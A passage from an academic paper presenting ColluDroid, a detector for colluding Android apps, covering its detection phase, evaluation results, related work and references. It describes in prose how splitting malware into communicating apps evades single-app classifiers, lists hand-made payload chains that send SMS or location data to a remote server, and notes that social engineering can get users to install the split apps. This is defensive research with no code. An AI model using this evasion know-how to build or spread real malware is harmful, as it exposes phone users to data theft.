$$\begin{aligned} \min_{w,b} \quad & \frac{1}{2} \|w\|_2^2 + C \sum_{i=1}^n \max(0, 1 - y_i f(x_i)), \\ \text{s.t.} \quad & w_k^{lb} \leq w_k \leq w_k^{ub}. \end{aligned} \quad (7)$$

Note that this optimization problem is identical to standard SVM, except for the presence of a box constraint on  $w$ . The lower and upper bounds on  $w$  are defined by the vectors  $w^{lb} = (w_1^{lb}, \dots, w_d^{lb})$  and  $w^{ub} = (w_1^{ub}, \dots, w_d^{ub})$ , which is selected with a procedure. It is a trade-off considering both accuracy and security.

#### 4.2. Detection Phase

In this phase, we first extract the features of each app in the test app set, then find the apps that might have communication links, and then use the combined features for a detection model. The detection model decides whether the app set is malicious or benign. As the feature extraction is the same as the training phase, we will just describe the communication link extraction below.

##### 4.2.1. Extract Communication Links

In Section 2, we have introduced some overt communication channels. Now, we need to extract these properties from an APK file and find out which app may have the potential to communicate with other apps.

**Intents and Intents Filters Extraction.** The idea of resolving Intents is using a static analysis tool such as Soot framework [28] to locate where the intent is sent (line 20 in Listing 2) and then perform a static constant propagation to determine the properties of the Intent. As for resolving the properties of Intent Filters, it is much simpler. We analyze the Intent Filters declared in *AndroidManifest.xml* file. Note that resolving the Intent Filters of *Broadcast Receiver* is a bit more complex, as we not only need to analyze the *AndroidManifest.xml* but also need to analyze the codes because *Broadcast Receiver* is allowed to register dynamically in codes.

Figure 4 shows a description of Intents and Intent Filters extracted in this section. Some components may not declare Intent Filter in *AndroidManifest.xml* file, but they can still receive explicit intent. Thus, we generate a default Intent Filter for them, in order to handle explicit Intents generically. Every component has at least one Intent Filter with an Application Name and a Component Name attribute.

Intent	Intent Filter
Application Name	Application Name
Target Application	Component Name
Target Component	Uses Permissions
Uses Permissions	Permission
Permission	Exported
Type	Type
Action	Action
Categories	Categories
Data	Data

Figure 4. Intent and Intent Filters.

In our running example, Activity1 declares one explicit intent, and there are two components in total. Thus, there is one Intent and two Intent Filters extracted.

**ICC communication computation.** Matching explicit intents is straightforward. We just need to match the target application field and target component field of Intents with the application name field and component name field of Intent filters. While matching implicit intent is a bit complex, the resolution of an implicit intent involves matching the action, category and data fields with a

compatible IntentFilter, known in the Android development guide as action test, category test, and data test, respectively.

Examples of such analysis tools include ComDroid [4], EPICC [29] and IC3 [30]. We choose IC3 for Parser in this work. Every link is extracted in the form of a four-tuple (sender app, sender component, receiver app, and receiver component).

**Shared Preference Extraction.** We extract the app's shared preferences by track the parameters of the API `getSharedPreferences()`. `getSharedPreferences()` has two parameters, the first one is the name of preferences file and the second one is the file's open mode. We only extract the name of the preferences file when its open mode is `MODE_WORLD_READABLE` or `MODE_WORLD_WRITEABLE`. If we cannot extract the preferences file name by static analysis, we will refer to the name as "\*", which means it can be stored as whatever the app wants to.

**Shared Preference Communication Computation.** In this procedure, we find the app pairs that have the potential to read or write the same preferences file. If the file name is "\*", it means that this app has the potential to communicate with any app that has read or write shared preferences files.

#### 4.2.2. Collusion Malware Detection

After computing all the communication links, we need to analyze them. The sender app and the receiver app of each link may be able to perform a Collusion Attack. In this step, we combine the features of the sender app and the receiver app. Then, the combine features will be fed as input to the malware detector, which is the classification model we have trained in the training phase. The malware detector will output the category the combine features belong to. If the output label is Benign, ColluDroid believes the sender app and receiver app cannot perform Collusion Attacks. However, if the out label is Malicious, ColluDroid will report the link as malicious. Thus, the collusion apps are detected.

### 5. Evaluation

We implemented the method of this paper and released it as a tool called ColluDroid. Then, we applied some experiments to evaluate the performance of ColluDroid. Our experiments are performed on 5000 benign apps that we downloaded from Google Play in late 2017 and 5000 malicious apps which is an extended dataset based on Drebin [8].

As ColluDroid framework can integrate different machine learning methods, we take SVM with Linear Kernel and Sec-SVM (Section 4.1.2) as representatives to evaluate the performance. Thus, under the ColluDroid framework, we have two methods to evaluate, namely ColluDroid-Linear SVM and ColluDroid-Sec-SVM. In order to demonstrate the effectiveness of ColluDroid framework, we also evaluate the original Linear SVM and Sec-SVM for comparison. In the following sections, we performed a few experiments and attempted to answer the following three research questions: (1) Can ColluDroid detect the collusion apps effectively? (2) Among the four tested methods, which one has the best performance against collusion and evasion attack? (3) What is the efficiency of ColluDroid? The next sections address each research question in details.

#### 5.1. Q1&Q3: Effectiveness and Performance of ColluDroid

In order to measure the effectiveness of these methods, we first trained the classification model on the dataset mentioned above. Then, we perform three experiments to evaluate our approach. In the first experiment, we try to answer the research question one. However, due to the lack of real collusion malware, we made four malicious apps manually to make them as the ground truth. Then, we test ColluDroid (both ColluDroid-Linear SVM and ColluDroid-Sec-SVM) on our man-made apps to evaluate if it can address the collusion app set successfully. In the second and third experiments, we evaluate the performance of these four approaches under our simulated Collusion Attack and Evasion Attack. The experimental results will be detailed in the following sections.

### 5.1.1. Effectiveness of ColluDroid

At first, we made four malicious apps manually. Then, we trained ColluDroid-Linear SVM and ColluDroid-Sec-SVM with our man-made apps and also other 5000 benign and 5000 malicious apps. The trade-off parameter  $C$  of Linear SVM and Sec-SVM are both set as  $C = 1$ . As for the bounds of Sec-SVM, they are selected in a set of options  $w^{lb}, w^{ub} \in \{0.05, 0.1, 0.15, 0.2, 0.25\}$  with a 5-fold cross validation according to the Detection Rate. After selection, we set each element of  $w^{ub}$  and  $w^{lb}$  as 0.15.

Next, we split each man-made app into two apps. These split apps together with 200 other benign apps will be tested in the detection phase. Our methods need to find out which app set can perform Collusion Attack. Our man-made malicious payloads of each app and split apps are shown in Table 1.

**Table 1.** Manually made apps in our experiment.

App Name	Malicious Payload	Payload of Split App1	Payload of Split App2
$App_A$	Short Message Service(SMS)→ Remote Server	SMS → Intent	Intent → Remote Server
$App_B$	Read SMS → Send SMS	SMS → Intent	Intent → Send SMS
$App_C$	Remote Command → SMS → Send SMS	Remote Command → SMS → Intent	Intent → Send SMS
$App_D$	Location → Remote Server	Location → Shared Preference	Shared Preference → Remote Server

In the detection phase, we find 267,419 ICC links within the test apps, which means that there are 267,419 possible combinations among all the components. Then, we tested all the possible combinations with the Malware Detector. Both ColluDroid-Linear SVM and ColluDroid-Sec-SVM can successfully screen out the manually split eight apps and point out the components that result in the Collusion Attack.

We tested the same data set on Hindroid and Drebin: both are excellent machine learning method based malware detection methods. As they are both designed to test a single app, this collusion attack cannot be addressed. Our experiment demonstrated that it is possible to split an existing malicious app into two apps, and evade the detection of the current machine learning method. However, when we apply our method to 2000 real world apps that we crawled from Google Play, unfortunately, we do not find any collusion instance. Maybe it is because the number of apps in our test set is too small that there isn't any app that has the tendency to make such a attack.

### 5.1.2. Estimate the Performance of ColluDroid against Collusion and Evasion Attack


In the previous experiment, we have demonstrated that our ColluDroid is effective in detection collusion apps. However, as we have mentioned in Section 3, malware developers may take both Collusion Attack and Evasion Attack to evade detection. In this subsection, we perform two other experiments to evaluate the ability of ColluDroid against these attacks.

**Experimental Setup.** The dataset in the following two experiments is the same as the previous one in Section 5.1.1. The parameters of the Linear SVM and Sec-SVM are also the same. In our second experiment, we plan on evaluating the effect of Collusion Attack on these four methods. Collusion attack is performed according to Section 3.3.2, which simulate the collusion by splitting the malicious app into two apps. In our third experiment, we try to evaluate the performance of these four methods when collusion attack and Evasion Attack coexist. At first, we split the malware apps according to Section 3.3.2 and then perform evasion attacks according to Section 3.3.3 to simulate the simultaneous presence of Collusion and Evasion Attacks. Both experiments are tested in the case of Perfect Knowledge (PK) and Limited Knowledge (LK). PK assumes that attackers have all the training set and parameters; thus, they have the final discriminant function  $f(x)$ . In the LK case, attackers



just know limited training data, they construct evasion points by attacking a surrogate classifier  $\hat{f}(x)$ , and these points are then used to attack the true classifier  $f(x)$  and evaluate the performance. In our experiment, we learn the surrogate classifier using a smaller training set, consisting of only 20% of all the samples.


**Experimental Results.** The results of Collusion Attack against these four methods are shown in the second column of Table 2, from which we can figure out that collusion attack is quite effective against Linear SVM. Collusion attack against Linear-SVM with PK has already been shown in Figure 2. Here, we show the result of the Collusion Attack against Sec-SVM with PK in Figure 5. Nearly 90% of malware samples can evade detection by just splitting into two apps. However, with our ColluDroid framework, the evasion rate will drop significantly to less than 10%. When attackers perform both collusion and evasion attack, the situation will become more serious. The average evasion rates of all scenarios are shown in the third column of Table 2. In addition, for each  $c \in \{5, 10, 20, 40, 60, 80, 100, 150, 200\}$ , the evasion rate is shown in Figure 6, from which we can figure out that the evasion rate increases dramatically as the evasion cost  $c$  increases. When  $c = 100$ , almost all the samples can evade the detection of three other methods except ColluDroid-Sec-SVM. Thus, we can conclude that ColluDroid-Sec-SVM outperforms other methods in both PK and LK attack scenarios.



**Figure 5.** Best fitness score of Individuals for ColluDroid with Sec-Support Vector Machines (SVM).

**Table 2.** Results under collusion attack, evasion attack.

Methods	Collusion	Collusion & Evasion
ColluDroid-Linear Support Vector Machines(SVM) (PK)	6.1%	42.9%
ColluDroid-Sec-SVM(PK)	7.3%	18.5 %
Linear SVM(PK)	87.4%	96.4%
Sec-SVM(PK)	74.1%	88.0%
ColluDroid-Linear SVM(LK)	8.1%	66.2%
ColluDroid-Sec-SVM(LK)	9.3%	25.2 %
Linear SVM(LK)	91.4%	99.8%
Sec-SVM(LK)	97.2%	99.6%



**Figure 6.** Performance of different methods under Collusion and Evasion attack. (a) perfect knowledge; (b) limited knowledge.

### 5.2. The Efficiency of ColluDroid



All of our experiments are tested on a PC with an Intel Core i5-2320 CPU processor (6 MB Cache, 3.0 GHz, made by Intel, CA, USA) and 16 GB of main memory (2\*8GB DDR3, 1600 MHz, made by Samsung Group, Seoul, Korean). According to our experiments, the analysis time includes feature extraction time, communication link computing time, classification training time, and malware detection time. We perform the first experiment (Section 5.1.1) five times, and Table 3 shows the average time in each step. The feature extraction process takes up most of the time because we need to extract the feature of every app and there are 10,000 apps in total in our dataset. The feature extraction time of each app is shown in Figure 7a. The  $x$ -axis is the size of test apps and the  $y$ -axis is the analysis time. We can figure out that the larger the apps are, the more extraction time is needed. This is quite straightforward, as the larger the apps are, the more codes they contain, the more time is needed to traversal all the codes and extract features. On the other hand, ColluDroid can complete the feature extraction of most apps within 60 s.

For comparison, we analyzed the efficiency of traditional data-flow analysis methods. In our experiment, we take FlowDroid [3] as an example for comparison. FlowDroid is a pioneering work that introduces a novel on-demand data flow analysis algorithm with high efficiency and precision. Many researchers followed their work and built a number of tools and have similar analyzing performance. Figure 8 shows the experimental results. From Figure 8b, we can see that FlowDroid can finish analyzing 80% of malware apps in 60 s because malware has a smaller size than benign apps. The larger the apps are, the time required will increase exponentially. As a result, benign apps will need far more time to complete analysis. Figure 8b shows that nearly 20% of them went over the time limit. (We restrict the analysis time to 20 min when analyzing the benign apps due to the time limitation.) The average analysis time of FlowDroid comes to 15 min. If we did not set a time limit, the average analysis time would be even longer. On the contrary, ColluDroid can complete 90% of the app in one minute, which is close to 15 times faster compared with the traditional data-flow analysis methods. Especially, the feature extraction time of each app can be parallelized. Thus, we believe that it is quite reasonable for a large scale analysis.

From the results, we can figure out that it is pretty easy to split an app to evade detection. The difficulties would be to induce end users to install our split apps. The more apps you split, the more difficulty you face to have all the apps installed. Only when all apps are installed can a collusion attack be performed successfully. In this case, social engineering approaches can provide references.

**Table 3.** Analysis time of ColluDroid in each step.

Items	Time
feature extraction	Refer to Figure 7a
model training	Linear-SVM: 0.45 s Sec-SVM: 23.45 s
communication links computing	20.53 s
malware detection	0.02 ms

**Figure 7.** Feature extraction time of ColluDroid. (a) feature extraction time; (b) cumulative distribution function.**Figure 8.** Analyzing time of FlowDroid. (a) analyzing time of FlowDroid; (b) cumulative distribution function.

## 6. Related Works

In this section, we discussed other research efforts that are related to this work. These efforts include malware detection and collusion detection.

Over the past few years, there have been several approaches introduced to analyze collusion apps. Chin et al. [4] was the first article to investigate collusion problems. It studied the security challenges of Android communication and developed ComDroid to detect those vulnerabilities through static analysis of each app. Furthermore, Oceau et al. [29] developed Epicc for the study of Intent properties by introducing the use of inter-procedural data flow analysis. FlowDroid [3] introduces a novel on-demand data flow analysis algorithm with high efficiency and precision. IccTa [31] extends

the work of FlowDroid to make it able to detect inter-component vulnerabilities. With the help of ApkCombiner [32], IccTa can also be used to identify inter-app vulnerabilities (Collusion).

These efforts above mainly focus on the static-analysis of applications. There are also many dynamic-analysis based methods that have been proposed. Generally, they analyze an app by running it on an emulator and monitor its running behavior. TaintDroid [33] is the pioneering work that introduces dynamic taint analysis on Android. VetDroid [34] is built on TaintDroid and analyzes an app's permission use. IntelliDroid is a tool that can be used to generate specific inputs for dynamic analysis tool such as TaintDroid to cover more paths and behavior. CopperDroid [6] is built on technique Virtual Machine Introspection and performs system call-centric dynamic analysis of Android apps to detect malicious behavior.

However, both static and dynamic based analysis methods have the scalability problem. Static-analysis methods rely on data flow analysis, which is very time-consuming. According to our experiment, analyzing a 10 MB size app will take more than 10 minutes. Tsutano et al. [35] have also gotten a similar result. As the app becomes larger, the time required for analysis will increase exponentially. For dynamic-Analysis based methods, they have a code coverage problem, which means that it takes hours for them to explore a single app [36]. In order to find collusion apps, we need to examine thousands of apps; the time cost will be unacceptable for traditional methods.

On the other hand, the machine learning methods [8,9] have advantages both in accuracy and efficiency. However, the current machine learning method does not consider the collusion threat. Therefore, this paper investigates the use of machine learning-based methods to detect collusion apps.

## 7. Conclusions

This paper highlights a new attack pattern against SVM based malware detection approaches and proposes a method named ColluDroid to detect it. In addition, we write four example apps to demonstrate the idea. ColluDroid is a collude android malware detection framework that can integrate different machine learning methods. We investigate the performance of Linear SVM and Sec-SVM in this paper. According to our evaluation results, ColluDroid-Sec-SVM has the best performance against both Collusion and Evasion attack. In addition, ColluDroid can find all of the collusion apps at a reasonable speed and can be applied for a large scale analysis. Our approach also has a few limitations. Current ColluDroid extracts API Call as features by static analysis. As a result, any method that is used to evade detection of static analysis can be used to evade the detection of ColluDroid, such as dynamic code loading, reflection, code obfuscation, etc. In our future work, we should extract some dynamic runtime information as features, such as system calls. We have to mention that Collusion Attack can not only be used to against SVM, but it can also be used against other machine learning methods such as Convolutional Neural Network and Random Forest. We leave this as future work.

**Author Contributions:** H.C. and L.Q. conceived of the presented idea; H.C. and L.Q. performed the experiments; J.S. and Q.X. verified the analytical methods; J.S. encouraged H.C. to investigate the impact of Evasion Attack and supervised the findings of this work; All authors discussed the results and contributed to the final manuscript.

**Funding:** This research is funded by the project of the National Science Foundation of China (NSFC) under Grant No.61806216, No. 61601483 and No. 61602503; and the program of Changjiang Scholars and Innovative Research Team in University (No. IRT1012).

**Conflicts of Interest:** The authors declare no conflict of interest. The founding sponsors had no role in the design of the study; in the collection, analyses, or interpretation of data; in the writing of the manuscript, and in the decision to publish the results.

## References

1. McAfee. Mobile Threat Report - McAfee. 2017. Available online: <https://www.mcafee.com/us/resources/reports/rp-mobile-threat-report-2017.pdf> (accessed on 12 June 2018).
2. Roman, U.; Fedor, S.; Denis, P.; Alexander, L. IT threat evolution Q3 2017. Statistics. 2017. Available online: <https://securelist.com/it-threat-evolution-q3-2017-statistics/83131/> (accessed on 15 June 2018).

3. Arzt, S.; Rasthofer, S.; Fritz, C.; Bodden, E.A. *FlowDroid: Precise Context, Flow, Field, Object-Sensitive and Lifecycle-Aware Taint Analysis for Android Apps*; PLDI '14; ACM Press: New York, NY, USA, 2013; Volume 49, pp. 259–269.
4. Chin, E.; Felt, A.P.; Greenwood, K.; Wagner, D. Analyzing inter-application communication in Android. In Proceedings of the 9th International Conference on Mobile Systems, Applications, and Services, Bethesda, MD, USA, 28 June–1 July 2011; ACM: New York, NY, USA, 2011; pp. 239–252.
5. Spreitzenbarth, M.; Freiling, F.; Echter, F.; Schreck, T.; Hoffmann, J. Mobile-Sandbox: Having a Deeper Look Into Android Applications. In Proceedings of the 28th Annual ACM Symposium on Applied Computing, Coimbra, Portugal, 18–22 March 2013; pp. 1808–1815.
6. Tam, K.; Khan, S.J.; Fattori, A.; Cavallaro, L. CopperDroid: Automatic Reconstruction of Android Malware Behaviors. In Proceedings of Network and Distributed System Security, San Diego, CA, USA, 8–11 February 2015. [CrossRef]
7. Yan, L.; Yin, H. Droidscape: Seamlessly reconstructing the os and dalvik semantic views for dynamic android malware analysis. In Proceedings of the 21st USENIX Security Symposium, Bellevue, WA, USA, 6–10 August 2012; pp. 569–584.
8. Arp, D.; Spreitzenbarth, M.; Hübner, M.; Gascon, H.; Rieck, K. DREBIN: Effective and Explainable Detection of Android Malware in Your Pocket. In Proceedings of Network and Distributed System Security, San Diego, CA, USA, 23–26 February 2014.
9. Hou, S.; Ye, Y.; Song, Y.; Abdulhayoglu, M. *HinDroid: An Intelligent Android Malware Detection System Based on Structured Heterogeneous Information Network*; KDD '17; ACM Press: New York, NY, USA, 2017; pp. 1507–1515.
10. Zhang, M.; Duan, Y.; Yin, H.; Zhao, Z. Semantics-Aware Android Malware Classification Using Weighted Contextual API Dependency Graphs. In Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security, CCS'14, Scottsdale, AZ, USA, 3–7 November 2014; pp. 1105–1116.
11. Schlegel, R.; Zhang, K.; Zhou, X. Soundcomber: A stealthy and context-aware sound trojan for smartphones. In Proceedings of the 18th Annual Network and Distributed System Security Symposium (NDSS), San Diego, CA, USA, 6–9 February 2011; pp. 17–33.
12. Seven, S. Setting the Record Straight on Moplus SDK and the Wormhole Vulnerability. 2015. Available online: <https://blog.trendmicro.com/trendlabs-security-intelligence/setting-the-record-straight-on-moplus-sdk-and-the-wormhole-vulnerability/> (accessed on 8 July 2018).
13. Suarez-Tangil, G.; Tapiador, J.E.; Peris-Lopez, P.; Blasco, J. Dendroid: A text mining approach to analyzing and classifying code structures in Android malware families. *Expert Syst. Appl.* **2014**, *41*, 1104–1117. [CrossRef]
14. Chen, L.; Ye, Y. *SecMD: Make Machine Learning More Secure against Adversarial Malware Attacks*; Springer International Publishing: Cham, Switzerland, 2017; Volume 10400, pp. 76–89.
15. Grosse, K.; Papernot, N.; Manoharan, P.; Backes, M.; McDaniel, P. Adversarial Perturbations against Deep Neural Networks for Malware Classification. *arXiv* **2016**, arXiv:1606.04435.
16. Biggio, B.; Fumera, G.; Roli, F. Security evaluation of pattern classifiers under attack. *IEEE Trans. Knowl. Data Eng.* **2014**, *26*, 984–996. [CrossRef]
17. Biggio, B.; Corona, I.; Maiorca, D.; Nelson, B.; Srndic, N.; Laskov, P.; Giacinto, G.; Roli, F. *Evasion Attacks against Machine Learning at Test Time*; Springer: Berlin/Heidelberg, Germany, 2017; pp. 387–402.
18. Marforio, C.; Ritzdorf, H.; Francillon, A.; Capkun, S. Analysis of the communication between colluding applications on modern smartphones. In Proceedings of the 28th Annual Computer Security Applications Conference, Orlando, FL, USA, 3–7 December 2012; pp. 51–60.
19. Android, D. SharedPreferences. 2018. Available online: <https://developer.android.com/reference/android/content/SharedPreferences> (accessed on 4 July 2018).
20. Hiroshi, L. Android and Security. 2012. Available online: <http://googlemobile.blogspot.com/2012/02/android-and-security.html> (accessed on 4 June 2018).
21. Faruki, P.; Bharmal, A.; Laxmi, V.; Ganmoor, V.; Gaur, M.; Conti, M.; Muttukrishnan, R. Android Security: A Survey of Issues, Malware Penetration and Defenses. *Commun. Surv. Tutor. IEEE* **2015**, *17*, 998–1022. [CrossRef]
22. Securelist. Mobile Malware Evolution: 2013. Available online: <https://securelist.com/mobile-malware-evolution-2013/58335/> (accessed on 14 June 2018).

23. Friedman, J.; Hastie, T.; Tibshirani, R. *The Elements of Statistical Learning*; Springer: New York, NY, USA, 2001; Volume 1.
24. Parker, R.G.; Rardin, R.L. *Discrete Optimization*; Elsevier: New York, NY, USA, 2014.
25. Boyabatli, O.; Sabuncuoglu, I. Parameter selection in genetic algorithms. *J. Syst. Cybern. Inf.* **2004**, *4*, 78–83.
26. Demontis, A.; Melis, M.; Biggio, B.; Maiorca, D.; Arp, D.; Rieck, K.; Corona, I.; Giacinto, G.; Roli, F. Yes, Machine Learning Can Be More Secure! A Case Study on Android Malware Detection. *IEEE Trans. Dependable Secur. Comput.* **2017**, *1*. [[CrossRef](#)]
27. Anderson, H.S.; Filar, B.; Roth, P. Evading Machine Learning Malware Detection. Black Hat USA, Las Vegas, NV, USA, 22–27 July 2017. Available online: <https://www.blackhat.com/docs/us-17/thursday/us-17-Anderson-Bot-Vs-Bot-Evading-Machine-Learning-Malware-Detection-wp.pdf> (accessed on 10 June 2018).
28. Lam, P.; Bodden, E.; Lhoták, O.; Hendren, L. The Soot framework for Java program analysis: A retrospective. In Proceedings of the Cetus Users and Compiler Infrastructure Workshop (CETUS 2011), Galveston Island, TX, USA, 10 October 2011; Volume 15, p. 35.
29. Oceau, D.; McDaniel, P.; Jha, S.; Bartel, A.; Bodden, E.; Klein, J.; Traon, Y.L. Effective inter-component communication mapping in android with epicc: An essential step towards holistic security analysis. In Proceedings of the SEC'13 Proceedings of the 22nd USENIX Conference on Security, Washington, DC, USA, 14–16 August 2013; pp. 543–558.
30. Oceau, D.; Luchau, D.; Dering, M.; Jha, S.; McDaniel, P. Composite constant propagation: Application to android inter-component communication analysis. In Proceedings of the International Conference on Software Engineering, Florence, Italy, 16–24 May 2015; pp. 77–88.
31. Li, L.; Bartel, A.; Bissyand, T.F.D.A.; Klein, J.; Le Traon, Y.; Arzt, S.; Rasthofer, S.; Bodden, E.; Oceau, D.; McDaniel, P. IccTA: Detecting inter-component privacy leaks in android apps. In Proceedings of the 2015 IEEE/ACM 37th IEEE International Conference on Software Engineering (ICSE 2015), Florence, Italy, 16–24 May 2015; pp. 280–291.
32. Li, L.; Bartel, A.; Bissyand, T.F.; Klein, J.; Le Traon, Y. ApkCombiner: Combining multiple android apps to support inter-app analysis. In *IFIP Advances in Information and Communication Technology*; Springer: Berlin, Germany, 2015; Volume 455, pp. 513–527.
33. Enck, W.; Gilbert, P.; Chun, B.G.; Cox, L.P.; Jung, J.; McDaniel, P.; Sheth, A.N. TaintDroid: An information-flow tracking system for realtime privacy monitoring on smartphones. In Proceedings of the 9th USENIX conference on Operating systems design and implementation, Vancouver, BC, Canada, 4–6 October 2010; USENIX Association: Berkeley, CA, USA, 2010; pp. 1–6.
34. Zhang, Y.; Yang, M.; Xu, B.; Yang, Z.; Gu, G.; Ning, P.; Wang, X.S.; Zang, B. Vetting undesirable behaviors in android apps with permission use analysis. In Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security, Berlin, Germany, 4–8 November 2013; ACM: New York, NY, USA, 2013; pp. 611–622.
35. Tsutano, Y.; Bachala, S.; Srisa-An, W.; Rothermel, G.; Dinh, J. An Efficient, Robust, and Scalable Approach for Analyzing Interacting Android Apps. In Proceedings of the ICSE '17 (39th International Conference on Software Engineering), Buenos Aires, Argentina, 20–28 May 2017; pp. 324–334.
36. Choudhary, S.R.; Gorla, A.; Orso, A. Automated test input generation for android: Are we there yet? In Proceedings of the 2015 30th IEEE/ACM International Conference on Automated Software Engineering, ASE 2015, Lincoln, NE, USA, 9–13 November 2015; IEEE Computer Society: Washington, DC, USA, 2016; pp. 429–440.

